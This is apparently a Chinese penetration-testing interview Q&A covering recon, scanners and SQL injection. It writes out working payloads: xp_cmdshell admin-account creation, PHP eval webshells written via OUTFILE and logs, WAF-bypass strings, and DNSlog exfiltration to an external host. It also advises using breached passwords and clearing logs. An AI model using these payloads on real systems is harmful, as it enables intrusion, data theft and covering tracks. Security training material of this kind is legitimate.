1.1 MSF、Burp 考题

1.1.1 burpsuite 常用的功能是哪几个

答：仪表盘、漏洞扫描、代理、测试器、重发器、定序器、编码器、对比器、插件扩展、项目选项、用户选项等。

1.1.2 reverse_tcp 和 bind_tcp 的区别

答：

（1）reverse_tcp

木马会主动连接目标服务器


（2）bind_tcp

木马会监听本地的端口

1.2 信息收集


二级域名或ip收集
DNS域传送漏洞
通过kail 的dnsenum工具获取dns域中域名，如dnsenum oldboyedu.com
备案号查询
通过这个网址http://www.beianbeian.com查询企业域名就可以获取相关公司域名
SSL查询
https://myssl.com/ssl.html
APP提取
通过AndroidKiller反编译，里面可以查找相关公司域名和ip地址信息
微信公众号提取
暴力破解
DEmonv1.2
DNS历史记录解析
可以用www.dnsdb.io进行查询
google、百度收集、fofa
相关的语法可以查看文档（可以不用记）
C段收集--K8、(前提条件要获取到网站的真实ip)
jsfinder (js文件里面提取二级域名及ip)
威胁情报
华为、360
证书序列号获取企业域名与ip


敏感信息收集
Web源代码泄露（7kb、破壳）
.hg源代码泄露
.git源代码泄露
cvs源代码泄露
svn源代码泄露
.DS_store文件泄露
网站备份文件泄露：rar 、zip、tar.gz、7z、 bak、tar
github信息泄露
google hack
接口信息泄露
社工信息泄露
邮箱地址信息收集
相关网站查询
公司历史漏洞查找有wooyun、漏洞银行、360补天
网盘搜索、钟馗之眼、天眼查、威胁情报、微步在线、google



1.2.1 拿到一个待检测的站或给你一个网站，你觉得应该先做什么？

一、信息收集

1.获取域名的 whois 信息,获取注册者邮箱姓名电话等。

2.通过站长之家、明小子、k8、站长之家等查询服务器旁站以及子域名站点，因为主站一般比较难，所以先看看旁站有没有通用性的 cms 或者其他漏洞。

3、通过 DNS 域传送漏洞、备份号查询、SSI 证书、APP、微信公众号、暴力破解、DNS 历史记录、K8 C 段查询、Jsfinder、360 或华为威胁情报、证书序列号获取企业二级域名与 ip。

4、通过 Nmap、Wappalyzer、御剑等查看服务器操作系统版本，web 中间件，看看是否存在已知的漏洞，比如 IIS，APACHE,NGINX 的解析漏洞

5.通过 7KB、破壳扫描网站目录结构，看看是否可以遍历目录，或者敏感文件泄漏，比如 php 探针（phpinfo.php）、管理员备份文件。

6.google hack 进一步探测网站的信息，后台，敏感文件

7、敏感信息收集，如 github 源码、用 7kb、破壳扫源代码泄露（.hg、.git、cvs、svn、.DS_store 源代码泄露）、google hack、接口信息泄露、社工信息泄露、邮箱地址信息收集、网盘搜索、钟馗之眼、天眼查、威胁情报、微步在线等

8、通过 Wappalyzer、御剑工具对网站指纹识别（包括，cms，cdn，证书等），dns 记录

二、漏洞扫描

1)用 AWVS、APPSCAN、长亭科技的 Xray 等扫描器检测 Web 漏洞，如 XSS,XSRF,sql 注入，代码执行，命令执行，越权访问，目录读取，任意文件读取，下载，文件包含， 远程命令执行，弱口令，上传，编辑器漏洞，暴力破解等

2)用 namp、天镜、Nessus、极光等扫描系统 ip，对扫描出来的高危漏洞进行测试，如 ms08-067、ms17-010、ms12-020、ms15-035、ms19-0708、永恒之蓝 2 代、cve-2017-7494（samba）、cve-2014-6271(破壳)、php cgi 等相关漏洞验证。

3）漏洞利用

利用以上的方式拿到 webshell，或者其他权限

4）权限提升


提权服务器，比如 windows 下 mysql 的 udf 提权，serv-u 提权，windows 低版本的漏洞，如 iis6,pr,巴西烤肉，linux 脏牛漏洞，linux 内核版本漏洞提权，linux 下的 mysql system 提权以及 oracle 低权限提权

5) 日志清理

操作系统、中间件、数据库等日志进行清除

6）总结报告及修复方案

1.2.2 你在渗透测试过程中是如何敏感信息收集的



1.2.3 你平时常去那些网站进行学习、挖漏洞提交到那些平台

一般去 seebug、freebuf、吾爱破解、看雪论坛、阿里聚安全、PentesterLab、阿里云先知社区、四叶草安全等

挖洞一般提交给奇安信补天、cnvd、教育漏洞平台、漏洞银行、wooyun、漏洞盒子众测平台

1.2.4 判断出网站的 CMS 对渗透有什么意义？

查找网上已曝光的程序漏洞。如果开源，还能下载相对应的源码进行代码审计

1.2.5 一个成熟并且相对安全的 CMS，渗透时扫目录的意义？

敏感文件、二级目录扫描，站长的误操作等，比如：网站备份的压缩文件、说明.txt、二级目录可能存放着其他站点。

1.2.6 常见的网站服务器容器（中间件）

IS、Apache、nginx、Lighttpd、Tomcat、Weblogic、Jboss

1.2.7 如何手工快速判断目标站是 windows 还是 linux 服务器？

第一种方法：linux 大小写敏感,windows 大小写不敏感。

第二种方法:通过 ping 的 TTL 值进行判断，如：

inux 系统的 TTL 值为 64 或 255，

Windows NT/2000/XP 系统的 TTL 值为 128，

Windows 98 系统的 TTL 值为 32，

UNIX 主机的 TTL 值为 255。

1.2.8 甲给你一个目标站，并且告诉你根目录下存在/abc/目录，并且此目录下存在编辑器和 admin 目录。请问你的想法是？

直接用 7KB 或破壳挂字典在网站二级目录/abc/下扫描敏感文件及目录。

1.2.9 SVN/GIT 源代码泄露

答：

（1）在使用 SVN 管理本地代码过程中，会自动生成一个名为.svn 的隐藏文件夹，其中包含重要的源代码信息

/.git/config


（2）使用 git 进行版本控制，对站点自动部署。如果配置不当，可能会将.git 文件夹直接部署到线上环境。这就引起了 git 泄露漏洞

/.svn/entries

1.2.10 在渗透过程中，收集目标站注册人邮箱对我们有什么价值？

- 丢社工库里看看有没有泄露密码，然后尝试用泄露的密码进行登录后台。
- 用邮箱做关键词进行丢进搜索引擎。
- 利用搜索到的关联信息找出其他邮进而得到常用社交账号。
- 社工找出社交账号，里面或许会找出管理员设置密码的习惯 。
- 利用已有信息生成专用字典。
- 观察管理员常逛哪些非大众性网站，拿下它，你会得到更多好东西。

1.3 漏洞扫描



1.3.1 能否说一下 Web 与系统扫描器优点缺点

满足项	总测试项	WEB扫描工具				系统扫描工具		
		AWVS	Appscan	HP WebInspect	WebCruiser	Nexpose	nessus	Nmap
产品基本功能	3	3	2	3	0	3	3	1
漏洞检测功能	16	15	14	14	7	9	0	1
漏洞验证功能	2	1	1	1	1	0	0	0
风险管理功能	1	1	1	1	1	1	1	0
任务策略功能	5	3	3	2	0	5	4	0
报表分析功能	7	5	5	5	0	5	2	2
安全管理功能	6	4	4	1	1	5	4	3
共计：	40	32	30	27	10	28	14	7
功能满足度：		80.0%	75.0%	67.5%	25.0%	70.0%	35.0%	17.5%
		漏洞扫描速度较快，准确率较高，漏洞规则库较为全面。漏洞验证可查看请求响应代码，但无中文界面。报表功能完整。有多重漏洞的验证工具。	漏洞扫描速度一般，准确率最高，漏洞规则库最全面。漏洞验证可查看请求相应代码，拥有较完整的漏洞修复建议。报表功能完整。全中文界面。	漏洞扫描速度一般，准确率较高，扫描类型较多。报表功能强大。可查看请求响应代码。无中文界面。	此工具偏向渗透利用工具，扫描功能较弱。仅有较量级SQL注入和XSS漏洞的扫描功能。具有SQL注入漏洞利用功能。	扫描速度快，能扫描系统层和web层2类漏洞，但web漏洞发现能力不如appscan，系统扫描能力不如Nessus。	主要用于系统层扫描，扫描速度快，准确率高，漏洞规则库全面，报表功能强大。	主要用于端口扫描和主机发现，不能实现web扫描和系统层扫描。对渗透测试起帮助作用。

1.3.2 漏洞扫描器的强弱主要在那些方面

爬行能力、误报率、漏洞库

1.3.3 在项目上，漏洞扫描需要注意那些事项

跟客户确认是否充许登录扫描、扫描并发连接数及线程数、是否充许暴力破确，什么时间扫描、通知客户备份一下数据，开启业务系统及网站运维监控，以免断机可及时恢复。

1.3.4 Nmap 主要功能有那些，扫描的几种方式、绕过 ping 扫描、漏洞检测等

一、4 大功能：分别为主机发现（参数-sn）、端口扫描(-sS -sU)、版本侦测(-sV)、OS 侦测(-O)

二、扫描方式有：tcp connect()、TCP SYN scanning、TCP FIN scanning、Null scan 等，详细解读可参考：https://blog.csdn.net/k851819815/article/details/104427922

三、绕过 ping 扫描参数为：nmap -Pn XXX.XXX.XXX.XXX

四、漏洞检测可直接 nmap 目标 --script=auth,vuln

1.3.5 常用的端口有那些漏洞

端口	服务	入侵方式
21	ftp/tftp/vsftpd文件传输协议	爆破/嗅探/溢出/后门
22	ssh远程连接	爆破/openssh漏洞
23	Telnet远程连接	爆破/嗅探/弱口令
25	SMTP邮件服务	邮件伪造
53	DNS域名解析系统	域传送/劫持/缓存投毒/欺骗
67/68	dhcp服务	劫持/欺骗
110	pop3	爆破/嗅探
139	Samba服务	爆破/未授权访问/远程命令执行
143	Imap协议	爆破
161	SNMP协议	爆破/搜集目标内网信息
389	Ldap目录访问协议	注入/未授权访问/弱口令
445	smb	ms17-010/端口溢出
512/513/514	Linux Rexec服务	爆破/Rlogin登陆
873	Rsync服务	文件上传/未授权访问
1080	socket	爆破
1352	Lotus domino邮件服务	爆破/信息泄漏
1433	mssql	爆破/注入/SA弱口令
1521	oracle	爆破/注入/TNS爆破/反弹shell
2049	Nfs服务	配置不当
2181	zookeeper服务	未授权访问
2375	docker remote api	未授权访问
3306	mysql	爆破/注入
3389	Rdp远程桌面链接	爆破/shift后门
4848	GlassFish控制台	爆破/认证绕过
5000	sybase/DB2数据库	爆破/注入/提权
5432	postgresql	爆破/注入/缓冲区溢出
5632	pcanywhere服务	抓密码/代码执行

5900	vnc	爆破/认证绕过
6379	Redis数据库	未授权访问/爆破
7001/7002	weblogic	java反序列化/控制台弱口令
80/443	http/https	web应用漏洞/心脏滴血
8069	zabbix服务	远程命令执行/注入
8161	activemq	弱口令/写文件
8080/8089	Jboss/Tomcat/Resin	爆破/PUT文件上传/反序列化
8083/8086	influxDB	未授权访问
9000	fastcgi	远程命令执行
9090	Websphere控制台	爆破/java反序列化/弱口令
9200/9300	elasticsearch	远程代码执行
11211	memcached	未授权访问
27017/27018	mongodb	未授权访问/爆破

1.4 SQL 注入

- mssql数据库
  - sa
    - 第一步：检查是否是mssql数据库 — and exists (select * from%20sysobjects)
    - 第二步:查询当前数据库系统的用户名 — and system_user=0
    - 第三步：检查注入点是否为sa权限 — and 1=(select IS_SRVROLEMEMBER('sysadmin'))
    - 第四步：判断一下xp_cmdshell存储过程是否存在
      - and 1=(select count(*) from master.dbo.sysobjects where name ='xp_cmdshell')
      - 恢复xp_cmdshell可以用 EXEC sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure 'xp_cmdshell', 1;RECONFIGURE;--
    - 第五步:添加帐号
      - exec master..xp_cmdshell 'net user test test /add'
      - ;exec master..xp_cmdshell 'net localgroup administrators test /add'
    - 第六步：开3389 — ;exec master.dbo.xp_regwrite'HKEY_LOCAL_MACHINE','SYSTEM \CurrentControlSet\Control\Terminal Server','fDenyTSConnections','REG_DWORD',0;
  - dbowner
    - 第一步：查看当前网站是否为db_owner权限 — and 1=(SELECT IS_MEMBER('db_owner'));-- 判断当前数据库用户是否为db_owner权限
    - 第二步:找出网站路径
      - 1、通过报 错或baidu、google等查找
      - 2、通过相关语句
        - drop table black;create Table black(result varchar(7996) null, id int not null identity (1,1))--
        - insert into black exec master..xp_cmdshell 'dir /s c:\1.aspx'--
        - and (select result from black where id=1)>0--
    - 第三步：写入一句话木马获取webshell
      - master..xp_cmd — %20;exec%20master..xp_cmdshell%20'Echo%20"<%eval%20request("chopper") %>"%20>>%20c:\wwwtest\iis-xxser.com--wwwroot\sqlserver\muma.asp'--
      - 差异备份
        - ;alter database testdb set RECOVERY FULL;create table test_tmp(str image);backup log testdb to disk='c:\test1' with init;insert into test_tmp(str) values (0x3C25657863757465287265717565737428226D64222929253E);backup log testdb to disk='C:\wwwtest\iis-xxser.com--wwwroot\yjh.asp';alter database testdb set RECOVERY simple
  - public
    - 第一步：获取当前网站数据库名称 — and db_name()=0--
    - 第二步：获取mssql所有数据库名和路径 — %20and%200=(select%20top%202%20cast([name]%20as%20nvarchar(256)) %2bchar(94)%2bcast([filename]%20as%20nvarchar(256))%20from%20(select %20top%202%20dbid,name,filename%20from%20[master].[dbo].[sysdatabases] %20order%20by%20[dbid])%20t%20order%20by%20[dbid]%20desc)--
    - 第三步：获取当前数据库所有表名 — and 0<>(select top 1 name from testdb.dbo.sysobjects where xtype=0x7500 and name not in (select top 2 name from testdb.dbo.sysobjects where xtype=0x7500))--
    - 第四步:爆表名及字段名
      - having 1=1--
      - group by admin.id having 1=1--
      - group by admin.id,admin.name having 1=1--
    - 第五步:获取字段内容

- mysql注入语句
  - mysql4与5区别
    - MySQL 4版本数据库由于存在着字符转义与不支持字句查询的情况，因此在注入攻击上存在着很大的局限性，只能采用类似Access的方法进行查询猜解。首先，利用order by获得当前表的字段数，再使用union select联合查询来获取想要的数据库信息。使用union select联合查询数据库时，由于不知道数据库中的表名与字段名，因此只能像Access一样直接用常见表名和字段名进行猜测判断。
    - MySQL 5版本由于information_schema库的存在，注入攻击相对来说方便了许多通过load_file()函数来读取脚本代码或系统敏感文件内容，进行漏洞分析或直接获取数据库连接账号、密码。通过dumpfile/outfile函数导出获取WebShell。
  - mysql用户名密码存储位置 — 数据库最高权限用户是root 密码保存在mysql数据库的user表中，密码是采用mysql5特有的加密，通过cmd5网站进行解密或通过cain等这类专业可以对mysql hash破解.所以对数据库做安全的时候无论如何不能给网站root 权限，一定要给一个普通用户权限。
  - mysql注入语句
    - 检查注入点' 与and 1=1 and 1=2
    - ' order by 1,2--+&Submit=Submit#
    - union select user(),version()--+&Submit=Submit# 查看数据库用户名和版本、库名（dvwa）
    - 'union select 1,group_concat(schema_name) from information_schema.schemata+--+&Submit=Submit 获取mysql所有库
    - union select 1,group_concat(table_name) from information_schema.tables where table_schema=database()+--+&Submit=Submit 获取dwva表名 guestbook,users
    - union select 1,group_concat(column_name) from information_schema.columns where table_name=0x7573657273+--+&Submit=Submit 获取所有user表里面的字段 table_name=0x7573657273 不转成十六进制也可以table_name="users"
    - union select 1,group_concat(user_id,0x7c,first_name,0x7c,last_name, 0x7c,user,0x7c,password,0x7c,avatar,0x7c) from users+--+&Submit=Submit 获取所有字段内容
    - 对服务器文件进行读写操作(前提条件)
      - 需要知道远程目录
      - 需要远程目录有写权限
      - 上传目录是否有脚本执行权限
      - 需要数据库开启secure_file_priv 相当于secure_file_priv的值为空，不为空不允许写入webshell （默认不开启，需要修改my.ini配置文件）

- mysql注入语句
  - 获取web路径的方法
    - %27%20union%20select %201,load_file(0x433A5C5C57494E444F57535C5C73797374656D33325C5C696E65747372765C5C4D657461426173652E786D6C)+--+&Submit=Submit 路径记得转化为十六进制
    - 常见WINDOWS下配置文件：
      - c:/windows/php.ini //php配置信息
      - c:/windows/my.ini //MYSQL配置文件，记录管理员登陆过的MYSQL用户名和密码
      - c:\mysql\data\mysql\user.MYD //存储了mysql.user表中的数据库连接密码
      - c:\windows\system32\inetsrv\MetaBase.xml 查看IIS的虚拟主机配置
      - d:\APACHE\Apache2\conf\httpd.conf
      - c:\windows\repair\sam //存储了WINDOWS系统初次安装的密码
    - LUNIX/UNIX 下：
      - /usr/local/app/apache2/conf/httpd.conf //apache2缺省配置文件
      - /usr/local/apache2/conf/httpd.conf
      - /usr/local/app/apache2/conf/extra/httpd-vhosts.conf //虚拟网站设置
      - /usr/local/app/php5/lib/php.ini //PHP相关设置
      - /etc/sysconfig/iptables //从中得到防火墙规则策略
      - /etc/httpd/conf/httpd.conf // apache配置文件
      - /etc/rsyncd.conf //同步程序配置文件
      - /etc/my.cnf //mysql的配置文件
      - /etc/redhat-release //系统版本
      - /usr/local/resin-3.0.22/conf/resin.conf 针对3.0.22的RESIN配置文件查看
  - 服务器读取文件 — union%20select%201,load_file('c:\\boot.ini')+--+&Submit=Submit
  - 写webshell获取权限 — union select "<?php @eval($_POST['123']);?>",2 into outfile "C:\ \phpStudy\\WWW\\123.php"+--+&Submit=Submit

1.4.1 mysql 注入点，用工具对目标站直接写入一句话，需要哪些条件？

root 权限、网站的绝对路径、需要数据库开启 secure_file_priv 相当于 secure_file_priv 的值为空，不为空不充许写入 webshell （默认不开启，需要修改 my.ini 配置文件）。

1.4.2 为何一个 mysql 数据库的站，只有一个 80 端口开放？

1、更改了数据库端口，没有扫描出来。
2、站库分离。
3、3306 端口不对外开放


1.4.3 如何突破注入时字符被转义？

宽字符注入、hex 编码绕过

1.4.4 sql 注入的几种类型？

1）报错注入　　2）bool 型注入　3）延时注入　　4）宽字节注入

1.4.5 报错注入的函数有哪些？



1.4.6 延时注入如何来判断？

SQL 盲注分为三大类：基于布尔型 SQL 盲注、基于时间型 SQL 盲注、基于报错型 SQL 盲注
基于布尔型 SQL 盲注：XXX' and ascii(substr(database(),1,1))=112#
基于时间型 SQL 盲注：XXX' and sleep(x)#

1.4.7 盲注和延时注入的共同点？

都是一个字符一个字符的判断

1.4.8 注入时可以不使用 and 或 or 或 xor，直接 order by 开始注入吗？

and/or/xor，前面的 1=1、1=2 步骤只是为了判断是否为注入点，如果已经确定是注入点那就可以省那步骤去。

1.4.9 如果网站 get 与 post 都做了防注入，还可以采用什么方式绕过

Cookices 注入绕过

1.4.10 注入漏洞只能查账号密码？

最低权限都可以查找帐号和密码，如 mssql sa 权限可以获取系统权限，dbowner 可以获取 Webshell，public 可以脱库；mysql root 权限、知道网站的绝对路径、数据库 my.ini 配置文件 secure_file_priv 值为空时，就可以获取 webshell 并执行操作系统命令。

1.4.11 如何利用这个防注入系统拿 shell？

在 URL 里面直接提交一句话，这样网站就把你的一句话也记录进数据库文件了 这个时候可以尝试寻找网站的配置文件 直接上菜刀链接。具体文章参见：http://ytxiao.lofter.com/post/40583a_ab36540。

1.4.12 发现 demo.jsp?uid=110 注入点，你有哪几种思路获取 webshell，哪种是优选？

有写入权限的，构造联合查询语句使用 using INTO OUTFILE，可以将查询的输出重定向到系统的文件中，这样去写入 WebShell 使用 sqlmap –os-shell 原理和上面一种相同，来直接获得一个 Shell，这样效率更高 通过构造联合查询语句得到网站管理员的账户和密码，然后扫后台登录后台，再在后台通过改包上传等方法上传 Shell

1.4.13 sqlmap，怎么对一个注入点注入？

1）如果是 get 注入，直接，sqlmap -u "注入点网址".

2) 如果是 post 注入，可以 sqlmap –r "burp 地址访问包”

3）如果是 cookie，X-Forwarded-For 等，可以访问的时候，用 burpsuite 抓包，注入处用号替换，放到文件里，然后 sqlmap -r "文件地址"，记得加上—level 3 参数

1.4.14 以下链接存在 sql 注入漏洞，对于这个变形注入，你有什么思路？

demo.do?DATA=AjAxNg== DATA 有可能经过了 base64 编码再传入服务器，所以我们也要对参数进行 base64 编码才能正确完成测试

1.4.15 sql 注入写文件都有哪些函数？

```
union select "<?php @eval($_POST['123']);?>",2 into outfile
"C:\\phpStudy\\WWW\\123.php"+--+&Submit=Submit
```

1.4.16 SQL 注入防护方法？

1、涵数过滤，如!is_numeric 涵数 //判断变量 id 是否为数字

2、直接下载相关防范注入文件，通过 incloud 包含放在网站配置文件里面，如 360、阿里云、腾迅提供的防注入脚本

3、使用白名单来规范化输入验证方法

4、采用 PDO 预处理 5、使用 Waf 拦截

1.4.17 盲注 if 被过滤怎么绕过？

如果 and if 被 waf 拦截，我们可以使用内联注释来绕过函数的检测，如：

```
xor /*!if*/(length(/*!database*//*!()*/)>=1,/*!sleep*//*!(1)*/,curdate())%23

^ /*!if*/(length(/*!database*//*!()*/)>=1,/*!sleep*//*!(1)*/,curdate())%23

/*!if*/(length(/*!database*//*!()*/)>=1,/*!sleep*//*!(1)*/,curdate())%23

and case when 1!=0 then /*!sleep*//*!(5)*/ else 0 end %23
```

1.4.18 注入时，Waf 过滤了逗号，如何绕过？

在实际中如果我们在注入语句中有逗号就可能被拦截，这个时候我们可以用 join 来绕过

```
mysql> select user_id,user,password from users union select 1,2,3;

+---------+-------+----------------------------------+

| user_id | user  | password                         |

+---------+-------+----------------------------------+

|       1 | admin | 5f4dcc3b5aa765d61d8327deb882cf99 |

|       1 | 2     | 3                                |

+---------+-------+----------------------------------+

2 rows in set (0.04 sec)
```

不出现逗号，使用 Join 来注入

```
mysql> select user_id,user,password from users union select * from ((select 1)A join (select 2)B join (select 3)C);

+---------+-------+----------------------------------+

| user_id | user  | password                         |

+---------+-------+----------------------------------+

|       1 | admin | 5f4dcc3b5aa765d61d8327deb882cf99 |

|       1 | 2     | 3                                |

+---------+-------+----------------------------------+
```

```
2 rows in set (0.05 sec)
```

1.4.19 MySQL 写 WebShell 有几种方式，利用条件？

一、

union select 后写入

lines terminated by 写入

lines starting by 写入

fields terminated by 写入

COLUMNS terminated by 写入

二、

root 权限

GPC 关闭（能使用单引号），magic_quotes_gpc=On

有绝对路径（读文件可以不用，写文件必须）

没有配置–secure-file-priv

成功条件：有读写的权限，有 create、insert、select 的权限

1.4.20 Sql 注入无回显的情况下，利用 DNSlog，mysql 下利用什么构造代码，mssql 下又如何？

1）没有回显的情况下，一般编写脚本，进行自动化注入。但与此同时，由于防火墙的存在，容易被封禁 IP，可以尝试调整请求频率，有条件的使用代理池进行请求。

（2）此时也可以使用 DNSlog 注入，原理就是把服务器返回的结果放在域名中，然后读取 DNS 解析时的日志，来获取想要的信息。

（3）Mysql 中利用 load_file() 构造 payload

‘ and if((select load_file(concat(‘\\\\’ ,(select database()),’ .xxx.ceye.io\\abc’))),1,0)#

（4）Mssql 下利用 master..xp_dirtree 构造 payload

DECLARE @host varchar(1024);SELECT @host=(SELECT db_name())+’ .xxx.ceye.io’ ;EXEC(‘master..xp_dirtree” \’ +@host+’ \foobar$” ‘);

1.4.21 phpmyadmin 写 sehll 的方法

一、常规导入 shell 的操作

```
创建数据表导出 shell
CREATE TABLE `mysql`.`shadow9` (`content` TEXT NOT NULL );
INSERT INTO `mysql`.`shadow9` (`content` ) VALUES ( ‘<?php @eval($_POST[pass]);?>’ );
SELECT `content` FROM `shadow9` INTO OUTFILE ‘C:\\phpStudy\\WWW\\90sec.php’ ;
DROP TABLE IF EXISTS `shadow9`;
```

二、一句话导出 shell：

```
select '<?php @eval($_POST[pass]);?>' into outfile 'c:/phpstudy/www/90sec.php';
select '<?php @eval($_POST[pass]);?>' into outfile 'c:\\phpstudy\\www\\90sec.php';
select '<?php @eval($_POST[pass]);?>' into dumpfile 'c:\\phpstudy\\www\\bypass.php';
```

三、日志备份获取 shell

```
show global variables like "%genera%";          //查询 general_log 配置
set global general_log='on';                    //开启 general log 模式
SET global general_log_file='D:/phpStudy/WWW/cmd.php';    //设置日志文件保存路径
SELECT '<?php phpinfo();?>';                    //phpinfo()写入日志文件
set global general_log='off';                    //关闭 general_log 模式
```

1.4.22 预编译能否 100%防 sql 注入，如果不能，写一个

答：

不能。

一、

```
$pdo->query('SET NAMES gbk');
$var = "\xbf\x27 OR 1=1 /*";
$query = 'SELECT * FROM test WHERE name = ? LIMIT 1';
$stmt = $pdo->prepare($query);
$stmt->execute(array($var));
```

类似于宽字节注入

二、

```
$dbh = new PDO("txf");
$name = $_GET['name'];
$stmt = $dbh->prepare('SELECT * FROM ' . $name . ' where username = :username');
$stmt->execute( array(':username' => $_REQUEST['username'])
 );
```

参数 name 是一串数组，PDO 不会生效

三、

```
$stmt = $dbh->prepare('SELECT * FROM foo ORDER BY :userSuppli
edData');
```

